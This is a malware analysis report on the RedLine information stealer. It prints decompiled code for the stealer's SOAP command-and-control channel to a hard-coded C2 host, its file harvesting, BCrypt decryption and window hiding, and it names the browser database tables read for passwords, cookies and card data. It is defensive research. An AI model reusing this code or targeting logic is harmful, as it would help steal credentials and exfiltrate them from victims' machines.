A Detailed Analysis of the RedLine Stealer - SecurityScorecard

Archived: 2026-04-05 13:37:27 UTC

Executive Summary: What is Redline Stealer?

RedLine is a stealer distributed as cracked games, applications, and services. The malware steals information from web browsers, cryptocurrency wallets, and applications such as FileZilla, Discord, Steam, Telegram, and VPN clients. The binary also gathers data about the infected machine, such as the running processes, antivirus products, installed programs, the Windows product name, the processor architecture, etc. The stealer implements the following actions that extend its functionality: Download, RunPE, DownloadAndEx, OpenLink, and Cmd. The extracted information is converted to the XML format and exfiltrated to the C2 server via SOAP messages.

Redline Stealer Analysis and Findings

SHA256: E3544F1A9707EC1CE083AFE0AE64F2EDE38A7D53FC6F98AAB917CA049BC63E69 The initial executable is disguised as a Netflix checker and is a dropper for the main payload. The malware extracts a resource that will be decrypted and saved in the %AppData% directory:




Figure 1




Figure 2

The extracted resource is decrypted using the AES algorithm, with the key and IV being hard-coded in the executable:

Figure 3

The decrypted payload is saved in a file called “winlogon.exe”. The RedLine stealer is spawned by the process:




Figure 4

The malware is deobfuscated using the de4dot tool. The following modules reveal some hints about the stealer’s functionalities:

```
// <Module>
// Account
// Autofill
// BrowserExtensionsRule
// BrowserVersion
// CC
// C_h_r_o_m_e
// Extensions
// Gecko
// GeoPlugin
// HardwareType
// IpSb
// IRemoteEndpoint
// LocalState
// OsCrypt
// ScanDetails
// ScannedBrowser
// ScannedCookie
// ScannedFile
// ScanningArgs
// ScanResult
// SystemHardware
// SystemInfoHelper
// TaskResolver
// UpdateAction
// UpdateTask
```


Figure 5

The stealer communicates with the C2 server using SOAP messages. The following SOAP requests can be specified:

```
using System;
using System.Collections.Generic;
using System.ServiceModel;

// Token: 0x02000041 RID: 65
[ServiceContract(Name = "Endpoint")]
public interface IRemoteEndpoint
{
    // Token: 0x06000310 RID: 784
    [OperationContract(Name = "CheckConnect")]
    bool CheckConnect();

    // Token: 0x06000311 RID: 785
    [OperationContract(Name = "EnvironmentSettings")]
    ScanningArgs GetArguments();

    // Token: 0x06000312 RID: 786
    [OperationContract(Name = "SetEnvironment")]
    void VerifyScanRequest(ScanResult user);

    // Token: 0x06000313 RID: 787
    [OperationContract(Name = "GetUpdates")]
    IList<UpdateTask> GetUpdates(ScanResult user);

    // Token: 0x06000314 RID: 788
    [OperationContract(Name = "VerifyUpdate")]
    void VerifyUpdate(ScanResult user, int updateId);
}
```

Figure 6

The process stores data such as the antiviruses, a list of installed input languages, a list of installed programs, a list of running processes, and information about the processors and the graphics device in a class called ScanDetails, as highlighted below:



```
[DataContract(Name = "ScanDetails", Namespace = "BrowserExtension")]
public class ScanDetails
{
    // Token: 0x17000037 RID: 55
    // (get) Token: 0x06000388 RID: 907 RVA: 0x000041F9 File Offset: 0x000023F9
    // (set) Token: 0x06000389 RID: 908 RVA: 0x00004201 File Offset: 0x00002401
    [DataMember(Name = "SecurityUtils")]
    public List<string> SecurityUtils { get; set; }

    // Token: 0x17000038 RID: 56
    // (get) Token: 0x0600038D RID: 909 RVA: 0x0000420A File Offset: 0x0000240A
    // (set) Token: 0x0600038E RID: 910 RVA: 0x00004212 File Offset: 0x00002412
    [DataMember(Name = "AvailableLanguages")]
    public List<string> AvailableLanguages { get; set; }

    // Token: 0x17000039 RID: 57
    // (get) Token: 0x0600038F RID: 911 RVA: 0x0000421B File Offset: 0x0000241B
    // (set) Token: 0x06000390 RID: 912 RVA: 0x00004223 File Offset: 0x00002423
    [DataMember(Name = "Softwares")]
    public List<string> Softwares { get; set; }

    // Token: 0x1700003A RID: 58
    // (get) Token: 0x06000391 RID: 913 RVA: 0x0000422C File Offset: 0x0000242C
    // (set) Token: 0x06000392 RID: 914 RVA: 0x00004234 File Offset: 0x00002434
    [DataMember(Name = "Processes")]
    public List<string> Processes { get; set; }

    // Token: 0x1700003B RID: 59
    // (get) Token: 0x06000393 RID: 915 RVA: 0x0000423D File Offset: 0x0000243D
    // (set) Token: 0x06000394 RID: 916 RVA: 0x00004245 File Offset: 0x00002445
    [DataMember(Name = "SystemHardwares")]
    public List<SystemHardware> SystemHardwares { get; set; }

    // Token: 0x1700003C RID: 60
    // (get) Token: 0x06000395 RID: 917 RVA: 0x0000424E File Offset: 0x0000244E
    // (set) Token: 0x06000396 RID: 918 RVA: 0x00004256 File Offset: 0x00002456
    [DataMember(Name = "Browsers")]
    public List<ScannedBrowser> Browsers { get; set; }

    // Token: 0x1700003D RID: 61
    // (get) Token: 0x06000397 RID: 919 RVA: 0x0000425F File Offset: 0x0000245F
    // (set) Token: 0x06000398 RID: 920 RVA: 0x00004267 File Offset: 0x00002467
    [DataMember(Name = "FtpConnections")]
```

Figure 7

The malware can locate and exfiltrate documents, CSV files, text files, and other types specified by the C2 server:

```
        {
            IL_163:
            string object_2;
            if (ScannedFile.BeiRTRs0Vc7XFqicOEK(object_2, ".txt"))
            {
                if (ScannedFile.BfpyrUsUjLniq6wZ3hG())
                {
                    if (!ScannedFile.BeiRTRs0Vc7XFqicOEK(object_2, ".csv"))
                    {
                        goto IL_186;
                    }
                }
                if (ScannedFile.BeiRTRs0Vc7XFqicOEK(object_2, ".doc") && ScannedFile.BeiRTRs0Vc7XFqicOEK(object_2, ".docx"))
                {
                    this.Body = ScannedFile.ujg7ISsKhu1PSs1SvAS(ScannedFile.iSWEjNsPc0VNPeaeFt5(class2, filename));
                }
            }
            IL_1B6:
            return;
        }
```

Figure 8

The malicious process could enable/disable some functionalities based on the SOAP response. For example, by specifying a false value in the ScanWallets field, the binary doesn’t scan the system for crypto wallets:




Figure 9

The stealer stores the following data in a structure called ScanResult:

- An ID that corresponds to the infected machine
- The Release ID that is hard-coded in the binary
- The machine name which is in fact the username associated with the process
- The OS version
- The culture of the current input language




Figure 10

When communicating with the C2 server, the stealer creates a BasicHttpBinding object that uses HTTP as the transport for sending SOAP messages. Windows Communication Foundation (WCF) uses XmlDictionary instances when serializing and deserializing SOAP messages. A new XmlDictionaryReaderQuotas object that contains several quotas used by the XmlDictionaryReader class is created:

```
public static Binding smethod_0()
{
    BasicHttpBinding basicHttpBinding = new BasicHttpBinding();
    SystemInfoHelper.smethod_13(basicHttpBinding, int.MaxValue);
    SystemInfoHelper.smethod_14(basicHttpBinding, 2147483647L);
    SystemInfoHelper.smethod_15(basicHttpBinding, 2147483647L);
    SystemInfoHelper.smethod_17(basicHttpBinding, SystemInfoHelper.smethod_16(30.0));
    SystemInfoHelper.smethod_18(basicHttpBinding, SystemInfoHelper.smethod_16(30.0));
    SystemInfoHelper.smethod_19(basicHttpBinding, SystemInfoHelper.smethod_16(30.0));
    SystemInfoHelper.smethod_20(basicHttpBinding, SystemInfoHelper.smethod_16(30.0));
    SystemInfoHelper.smethod_21(basicHttpBinding, TransferMode.Buffered);
    SystemInfoHelper.smethod_22(basicHttpBinding, false);
    SystemInfoHelper.smethod_23(basicHttpBinding, null);
    XmlDictionaryReaderQuotas xmlDictionaryReaderQuotas = new XmlDictionaryReaderQuotas();
    SystemInfoHelper.smethod_24(xmlDictionaryReaderQuotas, 44567654);
    SystemInfoHelper.smethod_25(xmlDictionaryReaderQuotas, int.MaxValue);
    SystemInfoHelper.smethod_26(xmlDictionaryReaderQuotas, int.MaxValue);
    SystemInfoHelper.smethod_27(xmlDictionaryReaderQuotas, int.MaxValue);
    SystemInfoHelper.smethod_28(xmlDictionaryReaderQuotas, int.MaxValue);
    SystemInfoHelper.smethod_29(basicHttpBinding, xmlDictionaryReaderQuotas);
    BasicHttpSecurity basicHttpSecurity = new BasicHttpSecurity();
    SystemInfoHelper.smethod_30(basicHttpSecurity, BasicHttpSecurityMode.None);
    SystemInfoHelper.smethod_31(basicHttpBinding, basicHttpSecurity);
    return basicHttpBinding;
}
```

Figure 11

The malicious binary creates a channel factory that will be used during the network communications by initializing a new instance of the ChannelFactory class:

```
public bool method_0(string string_0)
{
    bool result;
    try
    {
        ChannelFactory<IRemoteEndpoint> channelFactory = new ChannelFactory<IRemoteEndpoint>(Class7.smethod_1(), new EndpointAddress(Class7.smethod_2("http://", string_0, "/")));
        Class7.smethod_3();
        if (!Class7.smethod_4())
        {
            this.iremoteEndpoint_0 = channelFactory.CreateChannel();
        }
        result = true;
    }
    catch (Exception)
    {
        result = false;
    }
    return result;
}
```

Figure 12

The C2 server “siyatermi.duckdns[.]org:17044” and the Release ID are hard-coded in the malware. Other versions of the RedLine stealer stored them in an encrypted form:

```
this.string_0 = "siyatermi.duckdns.org:17044";
if (Class10.smethod_3())
{
    goto IL_72;
}
IL_5C:
this.string_1 = "AwsR";
IL_67:
this.string_2 = "";
IL_72:
this.string_3 = "";
```

Figure 13

An example of network communications with the C2 server was downloaded from Any.Run sandbox and is displayed in figure 14. We can notice some IP addresses corresponding to VPNs or online sandboxes that the malware wants to avoid:

Figure 14

The following image reveals the data exfiltration process performed by RedLine:

Figure 15

The stealer creates a folder called “Yandex\YaAddon” in the “AppData\Local” directory:

Figure 16

The file uses the BcryptOpenAlgorithmProvider API in order to load and initialize the AES CNG provider. The algorithm’s chaining mode is set to Galois/counter mode (GCM):

```
private IntPtr method_2(string string_0, string string_1, string string_2)
{
    Class4.smethod_7();
    IntPtr zero;
    if (!Class4.smethod_8())
    {
        zero = IntPtr.Zero;
    }
    if (Class4.BCryptOpenAlgorithmProvider(out zero, string_0, string_1, 0U) != 0U)
    {
        throw new CryptographicException();
    }
    byte[] array = Class4.smethod_4(Class4.smethod_13(), string_2);
    if (Class4.BCryptSetProperty(zero, "ChainingMode", array, array.Length, 0) != 0U)
    {
        throw new CryptographicException();
    }
    return zero;
}
```

Figure 17

BCryptImportKey is utilized to import a symmetric key from a data BLOB:

```
IntPtr intPtr;
int int_;
uint num2 = Class4.BCryptImportKey(intptr_0, IntPtr.Zero, "KeyDataBlob", out intptr_1, intPtr, int_, array, array.Length, 0U);
IL_77:
if (num2 == 0U)
{
    return intPtr;
}
num = 7;
if (!Class4.smethod_7())
{
    goto IL_2C;
}
IL_94:
switch (num)
{
case 0:
case 2:
    goto IL_2C;
case 1:
    int_ = Class4.smethod_12(this.method_4(intptr_0, "ObjectLength"), 0);
    break;
case 3:
    goto IL_94;
case 4:
case 5:
    goto IL_77;
case 6:
    break;
case 7:
    throw new CryptographicException(Class4.smethod_10("BCrypt.BCryptImportKey() failed with status code:{0}", num2));
```

Figure 18

The process can decrypt a block of data by calling the BCryptDecrypt routine:

```
int num = 0;
if (Class4.BCryptDecrypt(intptr_3, byte_3, byte_3.Length, ref @struct, array, array.Length, null, 0, ref num, 0) == 0U)
{
    array2 = new byte[num];
    uint num2 = Class4.BCryptDecrypt(intptr_3, byte_3, byte_3.Length, ref @struct, array, array.Length, array2, array2.Length, ref num, 0);
    if (num2 == 3221266434U)
    {
        throw new CryptographicException();
    }
    if (num2 != 0U)
    {
        throw new CryptographicException();
    }
    goto IL_C7;
}
```

Figure 19

The malware obtains information such as the public IP of the machine, the country, zip code, etc. by querying the following websites: https[:]//api.ip.sb/geoip, https[:]//api.ipify.org, or https[:]//ipinfo.io/ip. The WebClient.DownloadData method is used to download the resource:

Figure 20

RedLine stealer searches the filesystem for the following directories: “Windows”, “Program Files”, “Program Files (x86)”, and “Program Data”:





Figure 21


The malware calls the GetDirectories and GetFiles methods in order to extract the targeted files. It creates a list that contains the full path of the files:



```
List<string> list2 = new List<string>();
if (string_1 != null && string_1.Length != 0 && int_1 <= int_0)
{
    try
    {
        foreach (string text in Directory.GetDirectories(string_0))
        {
            bool flag = false;
            foreach (string value in list)
            {
                if (text.Contains(value))
                {
                    flag = true;
                    break;
                }
            }
            if (!flag)
            {
                try
                {
                    DirectoryInfo directoryInfo = new DirectoryInfo(text);
                    FileInfo[] files = directoryInfo.GetFiles();
                    bool flag2 = false;
                    int num = 0;
                    while (num < files.Length && !flag2)
                    {
                        int num2 = 0;
                        while (num2 < string_1.Length && !flag2)
                        {
                            string a = string_1[num2];
                            FileInfo fileInfo = files[num];
                            if (a == fileInfo.Name)
                            {
                                flag2 = true;
                                list2.Add(fileInfo.FullName);
                            }
                            num2++;
                        }
                        num++;
                    }
```

Figure 22

The executable creates a unique temporary file by calling the GetTempFileName function. It copies a file to a new location using CopyFile:



```
this.string_0 = Class42.smethod_5();
if (Class42.smethod_7())
{
    int num = 4;
    if (!Class42.smethod_7())
    {
        goto IL_98;
    }
    do
    {
        switch (num)
        {
        case 0:
        case 4:
            if (Class42.smethod_6(string_1, this.string_0))
            {
                goto IL_94;
            }
            if (!Class42.smethod_6(string_1, this.string_0))
            {
                goto IL_7D;
            }
```

```
internal static object smethod_5()
{
    return Path.GetTempFileName();
}
private static bool smethod_0(object object_0, object object_1)
{
    bool result;
    try
    {
        result = Class42.CopyFile(object_0, object_1, false);
    }
    catch (Exception)
    {
        result = false;
    }
    return result;
}
```

Figure 23

The process implements a XOR function between two objects. The result of the function is a string:

```
private static string smethod_0(object object_0, object object_1)
{
    StringBuilder stringBuilder;
    int i;
    if (Class6.smethod_7())
    {
        stringBuilder = new StringBuilder();
        i = 0;
    }
    while (i < Class6.smethod_5(object_0))
    {
        Class6.smethod_6(stringBuilder, Class6.smethod_4(object_0, i) ^ Class6.smethod_4(object_1, i % Class6.smethod_5(object_1)));
        i++;
    }
    return stringBuilder.ToString();
}
```

Figure 24

The JavaScriptSerializer.Deserialize method is utilized to convert the JSON string to an object of type T:

```
public static JavaScriptSerializer JSON
{
    get
    {
        JavaScriptSerializer result;
        if ((result = Class37.javaScriptSerializer_0) == null)
        {
            JavaScriptSerializer javaScriptSerializer = new JavaScriptSerializer();
            Class37.smethod_2(javaScriptSerializer, int.MaxValue);
            result = javaScriptSerializer;
            Class37.javaScriptSerializer_0 = javaScriptSerializer;
        }
        return result;
    }
}

// Token: 0x06000271 RID: 625 RVA: 0x0000B074 File Offset: 0x00009274
public static T smethod_0<T>(this string string_0)
{
    T result;
    try
    {
        result = Class37.JSON.Deserialize<T>(string_0.Trim());
    }
    catch (Exception)
    {
        result = default(T);
    }
    return result;
}
```

Figure 25

The ShowWindow function is used to hide the current window (0x0 = SW_HIDE):

```
public static void smethod_0()
{
    try
    {
        IntPtr intptr_ = Class41.LoadLibrary("kernel32");
        IntPtr intptr_2 = Class41.LoadLibrary("user32.dll");
        IntPtr procAddress = Class41.GetProcAddress(intptr_, "GetConsoleWindow");
        IntPtr procAddress2 = Class41.GetProcAddress(intptr_2, "ShowWindow");
        IntPtr intptr_3 = Class41.smethod_2(Class41.smethod_1<Class41.Delegate1>(procAddress));
        Class41.smethod_3(Class41.smethod_1<Class41.Delegate2>(procAddress2), intptr_3, 0);
    }
    catch
    {
    }
}
```

Figure 26

4 Types of Redline Stealer Information Stealing

Browsers

The stealer targets Chromium-based browsers (for example, Chrome and Opera) and Gecko-based browsers (for example, Mozilla Firefox). The process is looking for the Opera GX browser in the following directories:

Figure 27

The malware specifies new browser paths in the ScanChromeBrowsersPaths and ScanGeckoBrowsersPaths node values from the SOAP response. The binary searches the file system for the following SQLite databases:




Figure 28

The original_url, username_value, and password_value values are extracted from the logins table found in the “Login Data” database. These values are used in account.URL, account.Username and account.Password, respectively:

Figure 29

The host_key, path, is_secure, expires_utc, name, and encrypted_value values are extracted from the Cookies file:

Figure 30

The value and name entries from the autofill table found in the “Web Data” database are retrieved by the malware:

Figure 31

The card_number_encrypted, name_on_card, expiration_month, and expiration_year values from the credit_cards table found in the “Web Data” database are retrieved by the process:




Figure 32

After gathering all the data, the process creates a scannedBrowser object that contains the browser name and profile and the information extracted above:

Figure 33

RedLine stealer obfuscates some strings by adding extra letters. It tries to locate the cookies.sqlite database in the “AppData\Roaming” directory:

